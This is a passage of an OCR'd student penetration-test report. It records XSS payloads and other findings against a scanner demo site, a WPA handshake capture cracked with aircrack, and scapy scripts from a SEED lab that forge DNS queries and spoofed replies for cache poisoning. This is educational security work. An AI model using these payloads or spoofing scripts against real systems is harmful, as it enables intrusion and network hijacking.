
- http://php.testsparker.com/artist.php?id=
- http://php.testsparker.com/auth/xss.php
- http://php.testsparker.com/products.php?pro=

Vulnerabilities

9.1. http://php.testsparker.com/artist.php?id=%3cscRipt%3enetsparker(0x000410)%3c%2fscRipt%3e

CONFIRMED

Method	Parameter	Parameter Type	Value
GET	id	Querystring	<scRipt>netsparker(0x000410)</scRipt>



9.2. http://php.testsparker.com/auth/xss.php

CONFIRMED

Method	Parameter	Parameter Type	Value
POST	search	Querystring	<scRipt>netsparker(0x00088F)</scRipt>

```
…
age">
<div id="page-bgtop">
<div id="page-bgbtm">
<div id="content">
<div class="post">
<h1 class="title"><a href="#">Admin Area</a></h1>
<p>
You searched for: <scRipt>netsparker(0x00088F)</scRipt> </p>

<div style="clear: both;"> </div>
<div class="entry">
```

9.3. http://php.testsparker.com/products.php?pro='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x000197)%3C/scRipt%3E


CONFIRMED

Method	Parameter	Parameter Type	Value
GET	pro	Querystring	'"--></style></scRipt><scRipt>netsparker(0x000197)</scRipt>

```
…
content="text/html; charset=utf-8" />
<title>Invicti Test Web Site - PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><script type=text/javascript src = "'"--></style></scRipt><scRipt>netsparker(0x000197)
</scRipt>" ></script>
<body>
<div id="wrapper">

<div id="menu">
<ul>
<li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
<li><a href="/hello.php?name=Visitor">Hello</a></li>
<li><a hr
…
```


Cross-site scripting is in the top 10 of most common vulnerabilities to be exploited in web applications because it is an introduction to other attacks such as hijacking user's active session,


performing man-in-the-middle attacks to redirect user to malicious websites, reading any data that the user can access, or even injecting trojan functionality into the web site.



- **Database User Has Admin Privileges**

With a Boolean base SQL injection attack, I was able to retrieve information of all the artist in the database which I am not supposed to see. That indicates that my harvested login credentials is a database user that has admin privileges.






This vulnerability makes an attacker easily to perform other actions which only an admin has permissions to do such as carrying out a privilege escalation attack to gain administrator access to the target system; gaining full access to the database server; gaining access to command shell of the database server, and accessing the database with full permissions. Once an attacker can perform one of these actions on a company's system, it means that company is not far from a breach.

- **Local File Inclusion**

The Netsparker scanning tool was able to identify this vulnerability by attempting to execute the below URL (3.1) in the browser. The URL contains a malicious message that basically trick the web application into exposing a file on the web server.



This vulnerability may allow an attacker to carry out other attacks including gather usernames via an "etc/passwd" file; harvest useful information from the log files; and remotely execute commands.

- **SVN Detected**


With a URL crawling, the Netsparker scanning tool was able to identify an SVN repository file at the below address (12.1).

Vulnerabilities

12.1. http://php.testsparker.com/.svn/all-wcprops

CONFIRMED


Method	Parameter	Parameter Type	Value
GET	URI-BASED	Querystring	.svn/all-wcprops




The amount and type of information in this files may not give direct attack opportunities but it may become valuable to an attacker when combined with other vulnerabilities. Generally, the more information an attacker has, the more chance the attacker can crack into the system.

Wi-Fi network


For this penetration test, I used a tool called “CommView for WiFi” which allows me to monitor the wireless network without a wireless adapter and export the log file into a format that aircrack can understand. I first start to monitor all the channels with the “Scanner mode” capture option since I do not know which channel the target network locate. I was quickly able to spot the target network at channel 1 after just 10 seconds of monitoring.




After knowing the target network locates at channel 1, I switched to “Single channel mode” capture option to monitor only that target network and attempt to capture the 4-way handshakes. After 5 minutes of monitoring with the single-channel mode, the tool caught 3 devices that were attempting to dial into the target network again.



Next, I loaded the log file that was automatically created by CommView into the Log Viewer to display all of the information that CommView was able to captured. The log file was 917 KB in size but I could not find a single 4-way handshake.




To confirm that the CommView was not able to capture any handshake and not that I missed handshake while scrolling through the log, I still exported the log into “Wireshark/Tcdump format” and loaded the formatted capture file into the Aircrack tool for it to read. No surprise, no handshake was captured.





```
Opening C:\Users\nguye\Downloads\Krystal log.cap
Read 1560 packets.

   #  BSSID              ESSID                     Encryption

   1  3C:37:8[illegible]                           WPA (0 handshake)
   2  48:DD:0[illegible]                           WPA (0 handshake)
   3  48:DD:0[illegible]                           WPA (0 handshake)
   4  48:DD:0[illegible]                           WPA (0 handshake)
   5  48:DD:0[illegible]                           WPA (0 handshake)
   6  48:DD:0[illegible]                           WPA (0 handshake)
   7  5C:47:3[illegible]                           WPA (0 handshake)
   8  88:41:F[illegible]                           WPA (0 handshake)
   9  91:F5:F[illegible]                           WPA (0 handshake)
  10  98:F7:8[illegible]                           WPA (0 handshake)
  11  98:F7:8[illegible]                           WPA (0 handshake)
  12  B0:2A:4[illegible]                           WPA (0 handshake)
  13  B8:4F:3[illegible]                           WPA (0 handshake)
  14  C8:DD:0[illegible]                           WPA (0 handshake)
  15  C8:F2:3[illegible]                           WPA (0 handshake)
  16  E6:F5:3[illegible]                           WPA (0 handshake)
  17  EA:F5:3[illegible]                           WPA (0 handshake)
  18  F8:F5:3[illegible]                           WPA (0 handshake)
  19  F8:F5:3[illegible]                           WPA (0 handshake)
  20  F8:F5:3[illegible]                           WPA (0 handshake)
  21  F8:FD:A[illegible]                           WPA (0 handshake)

Index number of target network ?
```


So I restarted monitoring traffic from all the available channels with the “Scanner mode” capture option. I found that the target network also located at channel 40. So I used the scanner mode again to capture the traffic from only channel 1 and 40. Now the CommView tool was able to capture more devices that were attempting to dial into the target network again than the first attempt.



Then I loaded the new log file into the Log Viewer. In this attempt, I could confirm that the CommView tool indeed was able to capture handshakes. So I noted down the BSS ID that was included in the 4-way handshake for later use. Then I exported this log into the Wireshark/Tcdump format.



Finally, I loaded the new formatted capture file as well as a password word list into Aircrack tool. I also specified the ESSID and BSSID to directly brute force the password of the target network. The attack successfully launched and gave me the password of the target network, as shown in the right figure.



DNS server

To test if I can poison the the DNS server of CSS578, I first set up an attacker machine, a user machine, a user's local DNS server, and an attacker name server in a sandbox environment.

```
[05/27/22]seed@VM:~/.../Labsetup$ dockps
79f93e4f0126  seed-attacker
df04d189ae7e  local-dns-server-10.9.0.53
4f91d759d8fd  attacker-ns-10.9.0.153
5591f7a8da91  user-10.9.0.5
[05/27/22]seed@VM:~/.../Labsetup$ docksh attacker-ns-10.9.0.153
root@4f91d759d8fd:/# export PS1="attacker-ns-10.9.0.153:\w\n\$> "
attacker-ns-10.9.0.153:/
$>
```

Next, I put some scripts in the "volumes" folder, which is a shared folder between my host machine and the attacker's machine so that I can execute them on the attacker's machine, the

same way attackers execute malicious code from their machine in the real attacks.

```
[05/27/22]seed@VM:~/Downloads$ cd Labsetup
[05/27/22]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  Files  image_attacker_ns  image_local_dns_server  image_user  volumes
[05/27/22]seed@VM:~/.../Labsetup$ cd volumes
[05/27/22]seed@VM:~/.../volumes$ ls
attack.c       generate_dns_query.py  send_ip_nochange.c
attack-fast.c  generate_dns_reply.py  send_premade_dns.c
[05/27/22]seed@VM:~/.../volumes$ gcc attack.c -o attack
[05/27/22]seed@VM:~/.../volumes$ ls
attack    attack-fast.c          generate_dns_reply.py  send_premade_dns.c
attack.c  generate_dns_query.py  send_ip_nochange.c
[05/27/22]seed@VM:~/.../volumes$
```

- The “generate_dns_query.py” script is the template of a DNS query that would be loaded from “ip_req.bin” file into the “attack.c” program to be automatically sent to the local DNS server in order to trigger the DNS server to send out DNS queries (“Lab10: SEED 2.0”). The “qname” is a just random website that could be attached to the domain of example.com.

attack.c | generate_dns_query.py | generate_dns_reply.py

```
1 #!/usr/bin/python3
2 from scapy.all import *
3
4 # Contruct the IP, UDP head, and the entire packet
5 ip  = IP(src='1.2.3.4',dst='10.9.0.53')
6 # from a random sport to DNS dport
7 udp = UDP(sport=12345, dport=53,chksum=0)
8
9 # Contruct the DNS heaeder and payload
10 Qdsec    = DNSQR(qname='twysw.example.com')
11 dns   = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)
12 pkt = ip/udp/dns
13
14 # Save the packet data to a file
15 with open('ip_req.bin', 'wb') as f:
16   f.write(bytes(pkt))
17   pkt.show()
```

- The “generate_dns_reply.py” is a spoofed DNS reply which would be loaded from “ip_req.bin” file into the “attack.c" to run and automatically send it together with the guessed query ID to poison the DNS cache (“Lab10: SEED 2.0”).

attack.c | generate_dns_query.py | generate_dns_reply.py

```python
#!/usr/bin/env python3
from scapy.all import *

# Construct the DNS header and payload
name = 'twysw.example.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.1.2.2', ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=0, qr=1,
                qdcount=1, ancount=1, nscount=0, arcount=0,
                qd=Qdsec, an=Anssec)
# Construct the IP, UDP headers, and the entire packet
ip = IP(dst='10.0.2.7', src='1.2.3.4', chksum=0)
udp = UDP(dport=33333, sport=53, chksum=0)
pkt = ip/udp/dns
# Save the packet to a file
with open('ip_req.bin', 'wb') as f:
        f.write(bytes(pkt))
        pkt.show()
```

